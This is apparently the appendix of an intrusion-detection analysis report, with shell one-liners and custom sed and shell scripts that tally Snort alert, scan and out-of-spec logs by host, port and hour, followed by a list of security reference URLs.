Number of Unique Source Hosts	cat AllOos \ | awk '$3 == "->" { print $2 }' \ | cut -d : -f 1 | sort -u | wc -l	281
Number of Unique Destination Hosts	cat AllOos \ | awk '$3 == "->" { print $4 }' \ | cut -d : -f 1 | sort -u | wc -l	137

Top 10 Source Hosts by Traffic (SrcIP):

```
$ cat AllOos | awk '$3 == "->" {print $2}' | cut -d : -f1 | sort | uniq -c |sort -rn > AllSourceIPs
$ head AllSourceIPs
1014 194.106.96.8
 727 MY.NET.70.183
 574 MY.NET.53.10
 528 133.11.36.54
 249 MY.NET.53.84
 225 66.140.25.156
 220 65.214.36.151
 203 209.47.251.30
 133 209.47.251.24
 129 209.47.251.18
```

Top 10 Internal Source Hosts by Traffic (SrcIP):

```
$ grep "MY.NET" AllSourceIPs | head
727 MY.NET.70.183
574 MY.NET.53.10
249 MY.NET.53.84
 33 MY.NET.12.3
 25 MY.NET.12.4
  3 MY.NET.183.31
  2 MY.NET.84.188
  2 MY.NET.165.21
  1 MY.NET.30.66
```

Top 10 Destination Hosts by Traffic (DstIP):

```
$ cat AllOos | awk '$3 == "->" {print $4}' | cut -d : -f1 | sort | uniq -c |sort -rn > AllDestIPs
$ head AllDestIPs
2457 MY.NET.6.40
1550 MY.NET.1.4
1020 MY.NET.70.231
 533 MY.NET.130.12
 219 MY.NET.134.11
 167 MY.NET.99.85
  95 MY.NET.185.48
  88 MY.NET.139.230
  74 MY.NET.105.42
  72 MY.NET.145.9
```

Top 10 Internal Destination Hosts by Traffic (DstIP):

```
$ grep "MY.NET" AllDestIPs | head
<See Above>
```

Top 10 Destination Ports by Traffic (DstPort):

```
$ cat AllOos | awk '$3 == "->" {print $4}' | cut -d : -f2 | sort | uniq -c | sort -rn > AllDestPorts
$ head AllDestPorts
2603 25
2159 80
1550 37
 156 6346
 124 1214
  71 113
  33 4662
  29 8116
  28 8080
```

24 81

All Source Hosts and the Targeted Destination Hosts Pairs:
$ cat AllOos | awk '$3 == "->" { print $2 ":" $4 }' | cut -d : -f 1,3 > srcip_and_dstip

Top 10 Host Pairs (SrcIP-DestIP):
$ cat srcip_and_dstip | sort | uniq -c | sort -rn | head
1014 194.106.96.8:MY.NET.70.231
 727 MY.NET.70.183:MY.NET.1.4
 574 MY.NET.53.10:MY.NET.1.4
 528 133.11.36.54:MY.NET.130.12
 249 MY.NET.53.84:MY.NET.1.4
 219 65.214.36.151:MY.NET.134.11
 188 209.47.251.30:MY.NET.6.40
 129 209.47.251.24:MY.NET.6.40
 129 133.11.36.49:MY.NET.99.85
 120 209.47.251.21:MY.NET.6.40

All Source Hosts and the Targeted Destination Ports Pairs:
$ cat AllOos | awk '$3 == "->" { print $2 ":" $4 }' | cut -d : -f 1,4 > srcip_and_dstport

Top 10 Source Host and Destination Port Pairs (SrcIP-DstPort):
$ cat srcip_and_dstport | sort | uniq -c | sort -rn | head
1014 194.106.96.8:80
 727 MY.NET.70.183:37
 574 MY.NET.53.10:37
 528 133.11.36.54:80
 249 MY.NET.53.84:37
 220 65.214.36.151:80
 203 209.47.251.30:25
 133 209.47.251.24:25
 129 209.47.251.18:25
 129 133.11.36.49:80

All Destination Hosts and the Targeted Destination Ports Pairs:
$ cat AllOos | awk '$3 == "->" { print $4 }' > dstip_and_dstport

Top 10 Destination Host and Destination Port Pairs (DstIP-DstPort):
$ cat dstip_and_dstport | sort | uniq -c | sort -rn > dstip_dstport_report
$ head dstip_dstport_report
2420 MY.NET.6.40:25
1550 MY.NET.1.4:37
1020 MY.NET.70.231:80
 533 MY.NET.130.12:80
 219 MY.NET.134.11:80
 167 MY.NET.99.85:80
  95 MY.NET.185.48:6346
  60 MY.NET.139.230:25
  58 MY.NET.113.4:1214
  50 MY.NET.179.77:80

Customized Scripts
Primary custom scripts utilized to process the data:

Alerts
DelimitAlertFile.sed
```
# AlertSedScript:
#
# Excel likes semi-colons as delimiters, so let's set this up ...
#
# First, replace all "[**]" with a delimiter of ";"
# Note: we use "\" before special characters to prevent Sed from being
confused
s/\[\*\*\]/;/g
#
# Now, replace the "->" with a delimiter ";"
s/->/;/
#
# Now let's temporarily replace the colons in the dates with "^" ...
s/:/\^/   # changes the ":" between hour and minute
s/:/\^/   # changes the ":" between minute and second
#
# Replace the ":" in the "spp_http_decode:" alerts with a " - "
s/spp_http_decode:/spp_http_decode - /
#
# And now let's delimit between the IP addresses and the port numbers
...
s/:/;/g
# And let's change the date "^"s back to colons
s/\^/:/
s/\^/:/
# Result is the following structure:
# timestamp ; alert description ; source IP ; source port ; dest IP ;
dest port
```

ProcessAlertFile.sh
```
# ProcessAlertFile:
#
# First, delimit the file
sed -f DelimitAlertFile.sed alerts > $1.temp1
#
# Strip out the "spp_portscan" lines in the alerts file -- we'll count
those
# separately in the scans logs
grep -v "spp_portscan" $1.temp1 > $1.temp2
#
# Sort the records ... they are delimited now by ;
# Structure of each record:
# TIMESTAMP ; ALERT DESCRIPTION ; SOURCE IP ; SOURCE PORT ; DEST IP ;
DEST PORT
#
# Sort first on the Alert (field 2)
# then on source IP address (field 3)
# then on destination IP address (field 5)
# and then on destination port (field 6)
# Note: field counting begins with 0 in sort!
sort -t ";" -o $1.DelimitedAndSorted +1 -6 $1.temp2
#
```

```
# Hack off all but the date and time parts and save in .OnlyDateTime
cut -s -d ";" -f 1 $1.DelimitedAndSorted > $1.OnlyDateTime
# OnlyDateTime contains: TIMESTAMP
#
# Hack off the date and time parts and save the rest in .NoDates
cut -s -d ";" -f 2-6 $1.DelimitedAndSorted > $1.NoDates
# NoDates contains: ALERT DESCRIPTION ; SOURCE IP ; SOURCE PORT ; DEST
IP ; DEST PORT
#
# -----GENERATING LIST OF ALL ALERTS-----
# Hack off all but the alert description, so we can see the "top
alerts"
cut -s -d ";" -f 1-1 $1.NoDates > $1.JustAlerts
#
# Now, sort on alert
sort -o $1.AllAlerts +0 -1 $1.JustAlerts
#
# And count the number of times these alerts appear
uniq -c $1.AllAlerts $1.temp3
#
# And sort this list
sort -n -r -o $1.AllAlertsReport +0 -1 $1.temp3
#
# -----GENERATING LIST OF ALL UNIQUE SOURCE IPS-----
# Hack off all but the source IP, so we can see the "top talkers"
cut -s -d ";" -f 2-2 $1.NoDates > $1.JustSourceHosts
#
# Now, sort on source IP address
sort -o $1.AllSourceIPs +0 -1 $1.JustSourceHosts
#
# And count the number of times these source IPs appear
uniq -c $1.AllSourceIPs $1.temp4
#
# And sort this list
sort -n -r -o $1.AllSourceIPsReport +0 -1 $1.temp4
#
# -----GENERATING LIST OF ALL UNIQUE DESTINATION IPS-----
# Hack off all but the dest IP, so we can see the "top targets"
cut -s -d ";" -f 4-4 $1.NoDates > $1.JustDestHosts
#
# Now, sort on dest IP address
sort -o $1.AllDestIPs +0 -1 $1.JustDestHosts
#
# And count the number of times these destination IPs appear
uniq -c $1.AllDestIPs $1.temp5
#
# And sort this list
sort -n -r -o $1.AllDestIPsReport +0 -1 $1.temp5
#
# -----GENERATING LIST OF ALL UNIQUE DESTINATION PORTS-----
# Hack off all but the dest port, so we can see the "top targeted
services"
cut -s -d ";" -f 5-5 $1.NoDates > $1.JustDestPorts
#
# Now, sort on dest port
sort -o $1.AllDestPorts +0 -1 $1.JustDestPorts
#
```

```
# And count the number of times these destination ports appear
uniq -c $1.AllDestPorts $1.temp6
#
# And sort this list
sort -n -r -o $1.AllDestPortsReport +0 -1 $1.temp6
#
# -----GENERATING LIST OF SRC & DST IP PAIRS-----
# Hack off all but the source IP and dest IP, so we can see the "top IP
address pairs"
cut -s -d ";" -f 2,4 $1.NoDates > $1.JustSourceandDestHosts
#
# Now, sort on source IP address
sort -o $1.SourceDestIPs +0 -1 $1.JustSourceandDestHosts
#
# And count the number of times these IP pairs appear
uniq -c $1.SourceDestIPs $1.temp7
#
# And sort this list
sort -n -r -o $1.SourceDestIPsReport +0 -1 $1.temp7
#
# -----GENERATING LIST OF SRC IP & DST PORT PAIRS-----
# Hack off all but the source IP and dest port, so we can see
# the "top attackers and what they are targeting"
cut -s -d ";" -f 2,5 $1.NoDates > $1.JustSourceIPandDestPorts
#
# Now, sort on source IP address
sort -o $1.SourceIPDestPorts +0 -1 $1.JustSourceIPandDestPorts
#
# And count the number of times these host-port pairs appear
uniq -c $1.SourceIPDestPorts $1.temp8
#
# And sort this list
sort -n -r -o $1.SourceIPDestPortsReport +0 -1 $1.temp8
#
# -----GENERATING LIST OF DST IP & DST PORT PAIRS-----
# Hack off all but the dest IP and dest port, so we can create a
# "host profile" based on the type of traffic a host receives
cut -s -d ";" -f 4,5 $1.NoDates > $1.JustDestIPandDestPorts
#
# Now, sort on dest IP address
sort -o $1.DestIPDestPorts +0 -1 $1.JustDestIPandDestPorts
#
# And count the number of times these host-port pairs appear
uniq -c $1.DestIPDestPorts $1.temp9
#
# And sort this list
sort -n -r -o $1.DestIPDestPortsReport +0 -1 $1.temp9
# Clean up time!
rm $1.temp1
rm $1.temp2
rm $1.temp3
rm $1.temp4
rm $1.temp5
rm $1.temp6
rm $1.temp7
rm $1.temp8
rm $1.temp9
```

ProcessTimeStamp.sh

```
# ProcessTimestamp.sh - uses output of ProcessAlertFile.sh
#
# Delimit .OnlyDateTime with ":"
#
# Replace all "/" with ":"
sed "s/\//\:/g" $1.OnlyDateTime > $1.temp1
#
# Replace all "-" with ":"
sed "s/\-/\:/g" $1.temp1 > $1.temp2
#
# Replace all "." with ":"
sed "s/\./\:/g" $1.temp2 > $1.temp3
#
# Structure of records is now:
# MONTH:DAY:HOUR:MINUTE:SECOND:MICROSECOND
#
# Sort the records on the Day (field 2), note field counting begins
with 0 in sort!
sort -t ":" -o $1.DelimitedAndSortedTimestamp +1 $1.temp3
#
# Want to make each hour in the week unique, instead of 0-24, so we can
count the number of
# alerts per hour, and graph it in Excel
# Therefore:
# We need to add 24 to each hour in day 2 - Jan 07
# We need to add 48 to each hour in day 3 - Jan 08
# We need to add 72 to each hour in day 4 - Jan 09
# We need to add 96 to each hour in day 5 - Jan 10
# We need to add 120 to each hour in day 6 - Jan 11
# We need to add 144 to each hour in day 7 - Jan 12
#
awk -F ":" '$2 == "06" {hour=$3; print hour}'
$1.DelimitedAndSortedTimestamp > $1.temp4
awk -F ":" '$2 == "07" {hour=$3; hour=hour+24; print hour}'
$1.DelimitedAndSortedTimestamp >> $1.temp4
awk -F ":" '$2 == "08" {hour=$3; hour=hour+48; print hour}'
$1.DelimitedAndSortedTimestamp >> $1.temp4
awk -F ":" '$2 == "09" {hour=$3; hour=hour+72; print hour}'
$1.DelimitedAndSortedTimestamp >> $1.temp4
awk -F ":" '$2 == "10" {hour=$3; hour=hour+96; print hour}'
$1.DelimitedAndSortedTimestamp >> $1.temp4
awk -F ":" '$2 == "11" {hour=$3; hour=hour+120; print hour}'
$1.DelimitedAndSortedTimestamp >> $1.temp4
awk -F ":" '$2 == "12" {hour=$3; hour=hour+144; print hour}'
$1.DelimitedAndSortedTimestamp >> $1.temp4
#
# Count the number of times each hour appears = number of alerts per
hour
uniq -c $1.temp4 $1.AlertsPerHour
#
# Clean up time!
rm $1.temp1
rm $1.temp2
rm $1.temp3
```

```
rm $1.temp4
```

Scans

ProcessTImeStamp.sh

```
# ProcessTimestamp.sh for Scans
#
# Hack off all but the date and time parts and save in .OnlyDateTime
awk '$5 == "->" {print $1, $2, $3}' scans | cut -s -d ":" -f 1 >
$1.OnlyDateTime
#
# OnlyDateTime contains: MONTH DAY HOUR
#
# Sort the records on the Day (field 2), note field counting begins
with 0 in sort!
sort -o $1.DelimitedAndSortedTimestamp +1 $1.OnlyDateTime
#
# Want to make each hour in the week unique, instead of 0-24, so we can
count the number of
# scans per hour, and graph it in Excel
# Therefore:
# We need to add 24 to each hour in day 2 - Jan 07
# We need to add 48 to each hour in day 3 - Jan 08
# We need to add 72 to each hour in day 4 - Jan 09
# We need to add 96 to each hour in day 5 - Jan 10
# We need to add 120 to each hour in day 6 - Jan 11
# We need to add 144 to each hour in day 7 - Jan 12
#
awk '$2 == "6" {hour=$3; print hour}' $1.DelimitedAndSortedTimestamp >
$1.temp1
awk '$2 == "7" {hour=$3; hour=hour+24; print hour}'
$1.DelimitedAndSortedTimestamp >> $1.temp1
awk '$2 == "8" {hour=$3; hour=hour+48; print hour}'
$1.DelimitedAndSortedTimestamp >> $1.temp1
awk '$2 == "9" {hour=$3; hour=hour+72; print hour}'
$1.DelimitedAndSortedTimestamp >> $1.temp1
awk '$2 == "10" {hour=$3; hour=hour+96; print hour}'
$1.DelimitedAndSortedTimestamp >> $1.temp1
awk '$2 == "11" {hour=$3; hour=hour+120; print hour}'
$1.DelimitedAndSortedTimestamp >> $1.temp1
awk '$2 == "12" {hour=$3; hour=hour+144; print hour}'
$1.DelimitedAndSortedTimestamp >> $1.temp1
#
# Count the number of times each hour appears = number of scans per
hour
uniq -c $1.temp1 $1.ScansPerHour
#
# Clean up time!
rm $1.temp1
```

URL References

http://www.sans.org/y2k/adore.htm
http://www.sans.org/rr/threats/mutation.php
http://www.linuxsecurity.com/advisories/turbolinux_advisory-1374.html
http://www.freesoft.org/CIE/Topics/94.htm
http://cert.uni-stuttgart.de/archive/isn/2001/04/msg00033.html
http://www.dark-e.com/archive/trojans/rc/index.shtml
http://securityresponse.symantec.com/avcenter/venc/data/linux.adore.worm.html
http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind.htm
http://securityresponse.symantec.com/avcenter/refa.html#blended_threat
http://www.giac.org/practical/Lorraine_Weaver_GCIA.zip
http://archives.neohapsis.com/archives/snort/2000-01/0222.html
http://www.sans.org/topten.htm
http://www.sans.org/newlook/resources/IDFAQ/port_137.htm
http://www.giac.org/practical/PJ_Goodwin_GCIA.doc
http://www.sans.org/infosecFAQ/blocking_cisco.htm
http://www.sans.org/infosecFAQ/blocking_ipchains.htm
http://www.kb.cert.org/vuls/id/111677
http://www.giac.org/practical/Steven_Drew_GCIA.doc
http://www.giac.org/practical/Tod_Beardsley_GCIA.doc
http://www.geocrawler.com/archives/3/4890/2001/8/0/6521002/
http://www.securityfocus.com/bid/1806
http://www.sans.org/rr/threats/unicode.php
http://www.unicode.org/unicode/standard/WhatIsUnicode.html
http://www.cisco.com/warp/public/63/nimda.shtml
http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1918.html
http://www.webopedia.com/TERM/T/TFTP.html
http://archives.neohapsis.com/archives/snort/2000-11/0244.html
http://www.wiretrip.net/rfp/p/doc.asp/i2/d37.htm
http://www.insecure.org/news/P55-07.txt
http://www.snort.org/docs/faq.html#4.12
http://www.sans.org/rr/threats/CGI_basics.php
http://whitehats.com/info/IDS29
http://advice.networkice.com/Advice/Intrusions/2000313/default.htm
http://www.shmoo.com/mail/fw1/oct98/msg00971.html
http://www.sans.org/y2k/practical/Mark_Evans_GCIA.zip
http://www.sans.org/y2k/practical/David_Singer_GCIA.doc
http://www.sans.org/y2k/practical/Guy_Bruneau.doc
http://www.vnunet.com/News/1131065
http://ntsecurity.nu/papers/port445/
http://isc.incidents.org/port_details.html?port=445
http://www.uksecurityonline.com/husdg/windows2000/close445.htm
http://www.kb.cert.org/vuls/id/693099
http://www.kb.cert.org/vuls/id/693099
http://www.sans.org/rr/malicious/subseven.php
http://www.sans.org/resources/idfaq/subseven.php
http://www.sans.org/rr/policy/peer.php
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-020.asp
http://securityresponse.symantec.com/avcenter/venc/data/w32.bugbear@mm.html
http://www.itc.virginia.edu/desktop/virus/results.php3?virusID=53
http://www.mycert.org.my/advisory/MA-046.102002.html
http://www.russonline.net/tonikgin/EduHacking.html

http://www.mirc.com/ircintro.html